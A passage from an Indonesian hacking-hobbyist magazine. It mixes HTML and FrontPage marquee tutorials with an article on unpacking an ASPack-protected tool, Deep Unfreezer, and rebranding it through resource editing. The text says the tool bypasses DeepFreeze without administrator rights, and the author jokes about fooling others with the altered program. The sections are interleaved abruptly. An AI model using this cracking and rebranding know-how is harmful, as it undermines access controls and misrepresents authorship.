
Banyak lagi sebenarnya, kita bisa mengatur berapa kali ia akan ditampilkan, kecepatan tampilan, jenis tulisan, warna tulisan dan lain-lain...

Misalnya. Tulis kode berikut dengan Notepad.

```
<html>
</head>
<body>
<MARQUEE width=209 height=16 bgcolor="red" behavior="alternate" style="color:
yellow; text-decoration: underline; font-weight: bold; position: absolute; left: 10; top: 15;
border: 2px solid green" scrolldelay="150" scrollamount="35"> WebSite KanBigFams
</MARQUEE>
</body>
</html>
```

Simpan file document diatas dengan nama latihan Marquee 3.html.

Buka file tersebut kira-kira display yang akan ditampilkan ialah sebagai berikut.



Selanjutnya analisa saja kode tersebut sendiri.....  
Pembuatan animasi marquee menggunakan notepad saya rasa cukup,  
selanjutnya kita akan membahas tentang pembuatan animasi marquee dengan  
lebih mudah menggunakan aplikasi lainnya yaitu MS FrontPage.

# Memodifikasi Aplikasi menggunakan PE Explorer dan Resource Hacker

Oleh : FiSH A.K.A SpICY | [mailer\\_daemon@telkom.net](mailto:mailer_daemon@telkom.net) |



Waaaaaaa.. makasih nih Yogyafree.net yang udah nampilin artikel saya pada *xcode\_magazine\_5* dengan judul **Kehebatan PE Explorer, Pemodifikasi File Executable**. Pada kesempatan ini saya ingin menambahkan informasi tentang software **PE Explorer** yang akan berkolaborasi dengan software **Resource Hacker** yang saya dapatkan dari kumpulan software **CrackersKit**.

Perlu diketahui bahwa aplikasi PE Explorer dan Resource Hacker mempunyai fungsi / kegunaan yang sama, yaitu untuk memodifikasi file aplikasi maupun file library(dll). Namun kedua aplikasi ini mempunyai keunggulan yang berbeda. Keunggulan kedua aplikasi ini antara lain :

PE Explorer	Resource Hacker
Mempunyai akses plug-in untuk <i>unpacker</i> file, untuk defaultnya adalah <i>unpacker</i> UPX	Dapat menambahkan fitur fitur baru seperti gambar, button maupun memo, tergantung kebutuhan
Dilengkapi dengan berbagai fitur cracking, seperti disassembler dan dependency scanner	Kelemahan : seringkali terdapat error pada waktu save


Perlu diketahui bahwa aplikasi yang dibuat menggunakan Visual Basic atau VB belum dapat dibuka pada kedua aplikasi ini. Ato saya yang belum ngerti... hehehe!!! Maaf!!

Sebelum kamu memulai memodifikasi aplikasi, kamu bisa mendownload program2 tersebut di :

- PE Explorer : <http://www.heaventools.com>
- Resource Hacker : <http://rpi.net.au/~ajohnson/resourcehackerajohnson@rpi.net.au>
- AspackDie : <http://www.exetools.com/>


## 1. D' Project.!

Pada kali ini saya ingin menyampaikan pembahasan tentang kegunaan kedua file aplikasi ini. Pada kali ini saya akan memodifikasi Deep Unfreezer-nya *Emiliano Scavuzzo*, Deep Unfreezer sendiri merupakan aplikasi yang digunakan untuk mengganti status DeepFreeze yang tadinya frozen menjadi thawed, ataupun yang thawed menjadi frozen tanpa menggunakan hak akses dari suatu administrator. Nah disini saya menggunakan aplikasi **PEiD** dari **CrackersKit** untuk mengetahui packer apa sih yang digunakan oleh DeepUnfreezer yang nantinya akan saya singkat menjadi **DU**. Nah apa sih yang digunakan oleh om Emiliano sendiri untuk memproteksi dan mengkompres aplikasinya? Berikut adalah screenshot dari PEiD




Nah ternyata Om Emiliano menggunakan ASPack 2.12-nya Pak Alexey Solodovnikov, setelah mengetahui file packer dari aplikasi DU, kita bisa memulai memodifikasinya. *eh mas, kenapa-e kok harus diketahui packernya? Emangnya nggak bisa langsung dimodifikasi gitu?* Saya nggak tahu secara pasti, tapi saya berkesimpulan bahwa setelah sesuatu dikompresi dengan suatu packer, Entrypoint dari suatu aplikasi pun akan dienkripsi / diubah. Jadi nanti kalau dibuka di PE Explorer dan Resource Hacker, aplikasi tersebut akan menjadi **Read-only**.


Setelah mengetahui packernya.. kita akan menggunakan **AspackDie** untuk me-reverse / meng-unpack ASPack yang telah terpasang di DU. Berikut adalah screenshotnya!




Nah setelah memilih Button Open kemudian akan muncul dialog informasi seperti dibawah ini yang kemudian akan secara otomatis diberi nama **unpacked.exe** pada direktori dimana file asli berada



Setelah di unpacking, lebih baiknya kita lihat DU lagi memakai PEiD, Apakah sudah berhasil atau belum? Apabila berhasil screenshot nya akan seperti ini :



Nah.. Setelah itu baru kita buka menggunakan PE Explorer yang diselingi oleh Resource Hacker. Untuk pertama kali saya akan menggunakan Resource Hacker untuk mengubah dan menambah atribut atribut lain!! Berikut adalah screenshot nya :




Keterangan Gambar :

Resource Type : Yaitu mendeskripsikan tipe resource yang kita tambahkan dalam suatu aplikasi

Resource Name : Merupakan nama dari direktori yang berada di pengalamatan "Bitmap"

Resource Language : Bahasa dari resource, isikan 0 untuk lebih mudahnya

Setelah kita menambahkan file bitmap tersebut.. selanjutnya kita akan menggunakan file bitmap tersebut dalam aplikasi, dengan cara memilih folder "Dialog" cari yang berisi dialog utama.



Untuk aplikasi DU sendiri, Dialognya menggunakan Resource Name "102", kemudian pilih dialog aplikasi, kemudian "Klik Kanan > Insert Control " pada dialog aplikasi. Kemudian muncul dialog :






dijalankan / error. Nah untuk meminimalisasikan terjadinya error saya menggunakan PE Explorer untuk tingkat editing lebih jauh..

Selanjutnya kita keluar dari aplikasi Resource Hacker lalu menggunakan PE Explorer! Sebelum keluar save dulu aplikasinya :

## 2. Finishing !!

Setelah menjalani proses yang cukup panjang di Resource Hacker , kita harus tetap mau mengeditnya di PE Explorer lho.. biar lebih cantik.. eh, nggak ding.. OK. Dapat disimpulkan bahwa aplikasi **Resource Hacker tadi digunakan untuk menambah fitur gambar ke DU.**




Beberapa tahap finishing ini di aplikasi PE Explorer yaitu perubahan tata letak fitur fitur yang ada seperti gambar, radiobutton, button, caption dan lain2 yang pada dasarnya apabila kita langsung mengubahnya di aplikasi Resource Hacker maka biasanya akan mengalami permasalahan.


## 3. Jadiiiiiiii?!!!!...

Wah.. temen2 aku dah capek nih nulisnya..., yang penting tu cuman imajinasi kita kok. Buat yang belon bisa make PE Explorer ato Resource Hackernya, di artikel *Xcode magazine 5* ada kok ato nTar bisa nanya langsung di mailku tapi jangan dibomb lho.... ato kalo buat yang cewe' bisa ketemuan langsung ma akyu..... hehehehehe!!! mBoyo!!..hhaha1024x....

Nah ini adalah hasil dari editan DUnya dari versi emiliano ampe' versi yogyafree :



Versi Emiliano



Versi yogyafree

Hmmm.....mudahnya rekayasa software.....heheheheh!!! kalo ada orang yang blom tau kayak gini, ntar bisa dikibulin!!hahaahahaha...512x.Buat yang pingin ngaku-ngaku hacker ato cracker ato apalah namanya.. program ini cocok banget lho..... fufufufu..... Salam deh wat X-Code Yogyafree.. and all member, crew, staff, chief and of course The Ladies of Yogyafree.net

Thaks to : God and only one God I Believe " Allah " ( / nggak rasist cuman wujud keimanan lho.. peace deh! )

- Yogyafree.net and webmaster
- Everyone

GreetZ:

INTEGER : IT Engineering Generation ( SMKN 2 )



### **Penting Bangeet niiii... [ true FiSH ]?**

Aku dilahirkan di yogya dengan kemampuan pas-pasan, masih stm dibilang, kenal hacking pun nggak t'alu menguasai, cracking pa lagi... hehehe, namun semangatku akan komputer melebihi kemampuanku.. seperti sebuah prosesor yang dioverklok ampe *nggak idup...xixixi*. Liat wajahku aja nggak memungkinkan buat mikir2 yang susah kayak hacking, cracking security ato yang laen. Biasanya klo ahli kompi kan pinter math ya.. nah aku ngga'? mau gimana lagi.. Cryptografi? Nol! Algoritma? Wuuuu..... Soyo meneh..! mmm, biasanya aku dipanggil **Ki**, kayak aki-aki ya? Nggak koq.. dari nama Okky Krisna Achmadi.. tapee aku cari cari nama beken yang lain. Klo mba' **PushM0v** kan kayaknya dari pemrograman ya? Tru kalo' yang **NeMeSiS\_ByTe** tu keren.. tapi nggak tau artinya.. nah klo aku pake **FiSH** aja.. kayak om tukul arwana....wew!... buat yang pengen kenal kenal ama orang yang super keren ini.. ntar bisa mail n fs deh di [mailer\\_daemon@telkom.net](mailto:mailer_daemon@telkom.net) tapi jangan di social engineering, bomb ato di phishing ato yang laen.. please jangan jail ya mas.. mba'!


Yogyafree stay cool

FiSH

# ANIMASI MARQUEE DENGAN FRONTPAGE

Ms Office FrontPage adalah aplikasi design WebSite kepunyaan keluarga besar Microsoft Office.

Buka Microsoft FrontPage.



Tampilan awal pada Microsoft FrontPage Office Xp.


Untuk Mengenal Fungsi Ms Office Xp lebih jauh cari saja referensi sendiri, atau cari tutorialnya di halaman ilmukomputer lainnya.

Karena kita hanya akan membahas tentang pembuatan animasi marquee maka fungsi lainnya yang ada pada aplikasi ini tidak dibahas. Bagaimana sih membuatnya, mari kita mempelajarinya bersama-sama....

Pembuatan animasi Marquee dengan FrontPage Sangat Mudah tanpa perlu memahami dan mengetahui standar 'kode' pemrograman web andapun sudah bisa membuatnya.


## **LANGKAH PERTAMA.**

Pada menubar window, klik Insert => Web Component.



Kotak dialog Insert Web Component.

Pada Dynamic Effects pilih Marquee, Double klik pada marquee.



kotak dialog Marquee Properties.


1. Tulis Text yang ingin dituliskan pada kotak Text. ( Tuliskan saja **KanBigFams WebSite**. Atau apa saja... terserah).
2. Direction: Left: Text **KanBigFams WebSite** Akan bergerak kearah kiri.

Right: Text DiyaSariPuteri WebSite Akan bergerak kearah kanan.

3. Speed : Delay : waktu henti/waktu potong. Semakin tinggi angka yang diberikan maka waktu henti/potong text animasi akan lama. (memberikan kesan seperti animasi gif).  
: Amount :mengatur kecepatan tayang dari animasi text.  
Semangkin tinggi angka yang diberikan maka kecepatan tayang akan semangkin cepat pula animasi textnya.
4. Behavior. : jenis animasi text marquee
  - slide, tipe animasi yang akan ditampilkan ialah text berjalan yang akan berhenti di akhir/sebelah ujung dari tempat text pertama kali ditampilkan.
  - Scroll (akan memberikan kesan seakan-akan text berputar-putar di dalam layer).
  - Alternate (text akan terkesan *bolak-balik* didalam layer).
5. Size : mengatur panjang dan lebar dari layer animasi text, aktifkan kotak putih yang ada disebelahnya.  
: width : Panjang dari animasi text.  
